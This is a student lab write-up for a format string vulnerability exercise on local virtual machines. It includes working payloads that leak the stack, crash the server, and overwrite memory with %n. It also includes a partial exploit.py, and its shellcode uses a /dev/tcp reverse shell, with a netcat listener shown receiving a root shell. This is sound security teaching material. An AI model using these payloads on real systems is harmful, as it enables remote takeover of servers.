Format String Vulnerability Lab

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Task 1

Use the default DUMMY_SIZE as 100.

```
gcc -z execstack -o server server.c
```

Then clone the current VM according to this manual as the server, whose IP address is 10.0.2.4. While the client VM has an IP address as 10.0.2.15.

On the server VM run

```
sudo ./server
```

Immediately, it is blocked with

```
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
```

On the client VM run

```
echo hello | nc -u 10.0.2.4 9090
```

And the server VM prints:

```
The ebp value inside myprintf() is: 0xbfffee28
hello
The value of the 'target' variable (after): 0x11223344
```

```
The ebp value inside myprintf() is: 0xbffff038
hello
The value of the 'target' variable (after): 0x11223344
```

Task 2

```
python -c 'print "AAAA"+"%08X."*80' > badfile
nc -u 10.0.2.4 9090 < badfile
```

Then on the server:

```
The ebp value inside myprintf() is: 0xbffff038
AAAA00000000.00000064.B7FFF918.0804A014.B7FE97A2.B7FFFAD0.BFFFF0E0.00000001.BFFFF038.0000000
The value of the 'target' variable (after): 0x11223344
```

So the stack looks like:

	0 1 2 3	4 5 6 7	8 9 A B	C D E F
0xbfffebd0		00000000	00000064	B7FFF918
0xbfffec10	0804A014	B7FE97A2	B7FFFAD0	BFFFF0E0
0xbfffec50	00000001	BFFFF038	00000000	00000000
0xbfffec90	00000000	00000000	00000000	00000000
0xbfffecd0	00000000	00000000	00000000	00000000
0xbfffed10	00000000	00000000	00000000	00000000
0xbfffed50	00000000	00000000	00000000	00000000
0xbfffed90	00000000	00000000	00000000	00000000
0xbfffedd0	00000000	00000000	00000000	E0B1EB00
0xbfffee10	00000003	BFFFF0E0	BFFFF6C8	080487E5
0xbfffee50	BFFFF0E0	BFFFF054	00000010	08048704
0xbfffee90	00000000	00000010	00000003	82230002
0xbfffeed0	00000000	00000000	00000000	9F810002
0xbfffef10	0F02000A	00000000	00000000	00000000
0xbfffef50	00000000	00000000	00000000	00000000
0xbfffef90	00000000	00000000	00000000	00000000
0xbfffefd0	00000000	00000000	00000000	00000000
0xbffff010	00000000	00000000	00000000	00000000
0xbffff050	00000000	00000000	00000000	00000000
0xbffff090	00000000	00000000	00000000	00000000
0xbffff0d0	**41414141**			

`A` is `0x41`. So the distance can be considered as 80.

1. `0xbffff0e0`
2. `0xbffff038`
3. `0xbffff0e0` + 80

The offset is 80.

Task 3

send any illegal format string to the server. the server will crash.

For instance,

```
echo %s%s%s | nc -u 10.0.2.4 9090
```

The server will print an error message (`Segmentation fault`) and exit.

Task 4

Task 4.A

```
python -c 'print "%9$8x"' > badfile
nc -u 10.0.2.4  < badfile
```

```
The ebp value inside myprintf() is: 0xbffff038
bffff038
The value of the 'target' variable (after): 0x11223344
```

`bffff038` is the address of `ebp` in `myprintf`.

Task 4.B

```
python -c 'print "\x70\x88\x04\x08%80$s"' > badfile
nc -u 10.0.2.4 9090 < badfile
```

And the server gives info:

```
The ebp value inside myprintf() is: 0xbffff038
... secret message
The value of the 'target' variable (after): 0x11223344
```

Task 5

Task 5.A

```
python -c 'print "\x44\xa0\x04\x08%80$n"' > badfile
nc -u 10.0.2.4 9090 < badfile
```

```
The ebp value inside myprintf() is: 0xbffff038
...
The value of the 'target' variable (after): 0x00000004
```

Task 5.B

0x500 - 0x4 = 0x4FC = 1276

```
python -c 'print "\x44\xa0\x04\x08%1276x%80$n"' > badfile
nc -u 10.0.2.4 9090 < badfile
```


```
The ebp value inside myprintf() is: 0xbffff038
...
0
The value of the 'target' variable (after): 0x00000500
```

Task 5.C

$$0xFF99 - 8 = 0xFF91 = 65425$$

$$0x10000 - 0xFF91 - 8 = 0x67 = 103$$

```
python -c 'print
    "\x46\xa0\x04\x08\x44\xa0\x04\x08%65425x%80$hn%103x%81$hn"'
    > badfile
nc -u 10.0.2.4 9090 < badfile
```



```
                                          0
                                                                                64
The value of the 'target' variable (after): 0xff990000
```

```
    }
    close(sock);
}
```

Figure 1: Change the target into FF990000

Task 6

Write `exploit.py` with such a critical part as below:

```python
# Put the code at the end
start = N - len(malicious_code)
content[start:] = malicious_code

ret_addr = 0xbffff038 + 4
str_addr = 0xbffff0e0 + 100  # the length of format string <= 100, it will jump to a NOP then to malicious code
content[:4] = (ret_addr).to_bytes(4, byteorder='little')
content[4:8] = (ret_addr + 2).to_bytes(4, byteorder='little')
higher, lower = divmod(str_addr, 0x10000)
lower = (lower - 8) % (0x10000)
higher = (higher - lower - 8) % (0x10000)
s = "%" + str(lower) + "x%80$hn%" + str(higher) + "x%81$hn"
fmt = s.encode('latin-1')
content[8:8 + len(fmt)] = fmt
```

Then send the content in `badfile` to the server. Now we can execute `/bin/bash -c '/bin/rm /tmp/myfile'` on the server.

Task 7


Use `shellcode.py` to print the partial shellcode of pushing the string argument `/bin/bash -i > /dev/tcp/10.0.2.15/7070 0<&1 2>&1` into the stack.

```python
#!/usr/bin/python3
import sys;

instruction = r'/bin/bash -i > /dev/tcp/10.0.2.15/7070 0<&1 2>&1'
instruction = instruction + len(instruction)%4 * ' '
instruction_slide = []
push_inst = r'\x68'
sym = '\"'
for i in range(0, len(instruction),4):
    instruction_slide.append(instruction[i:i+4])
instruction_slide.reverse()
for i in range(0, len(instruction_slide)):
    print(sym + push_inst + sym + sym + instruction_slide[i] + sym)
```

Then replace the corresponding shellcode of `/bin/bash -c '/bin/rm /tmp/myfile'` in `malicious_code` with the adjusted output above.

```python
        # Push the 2nd argument into the stack:
```



```
          64�������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
�������������������������������������������������������
����������������������1�Phbashh////h/bin��1�Ph-ccc��1�R
h    hile h/myfh/tmph/rm h/bin��1�QRPS��1�1��
                                             The value
of the 'target' variable (after): 0x11223344
/bin/rm: cannot remove '/tmp/myfile': No such file or d
irectory
[03/04/20]seed@VM:~/.../format$
```

Figure 2: Remove files on the server

```
        #       '/bin/rm /tmp/myfile'
        # Students need to use their own VM's IP address
        "\x31\xd2"  # xorl %edx,%edx
        "\x52"  # pushl %edx
        "\x68""    "
        "\x68""2>&1"
        "\x68""<&1 "
        "\x68""70 0"
        "\x68""5/70"
        "\x68"".2.1"
        "\x68""10.0"
        "\x68""tcp/"
        "\x68""dev/"
        "\x68"" > /"
        "\x68""  -i"
        "\x68""bash"
        "\x68""////"
        "\x68""/bin"
        "\x89\xe2"  # movl %esp,%edx
```


On the attacker machine, start a new shell run

```
nc -l 7070 -v
```

And send the content in `badfile` use another machine to attack the server

```
nc -u 10.0.2.4 9090 < badfile
```

Now in the previous shell we get a reverse shell with the root privilege of the server.



```
[03/04/20]seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [10.0.2.4] port 7070 [tcp/*] accepted (
family 2, sport 47726)
root@VM:/home/seed/Documents/format# whoami
whoami
root
root@VM:/home/seed/Documents/format# ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:dc:4f:ee

          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:25
5.255.255.0
          inet6 addr: fe80::4836:280b:c376:77a6/64 Scop
e:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
ric:1
          RX packets:1863 errors:0 dropped:0 overruns:0
 frame:0
          TX packets:1617 errors:0 dropped:0 overruns:0
 carrier:0
          collisions:0 txqueuelen:1000
```

Figure 3: Reverse shell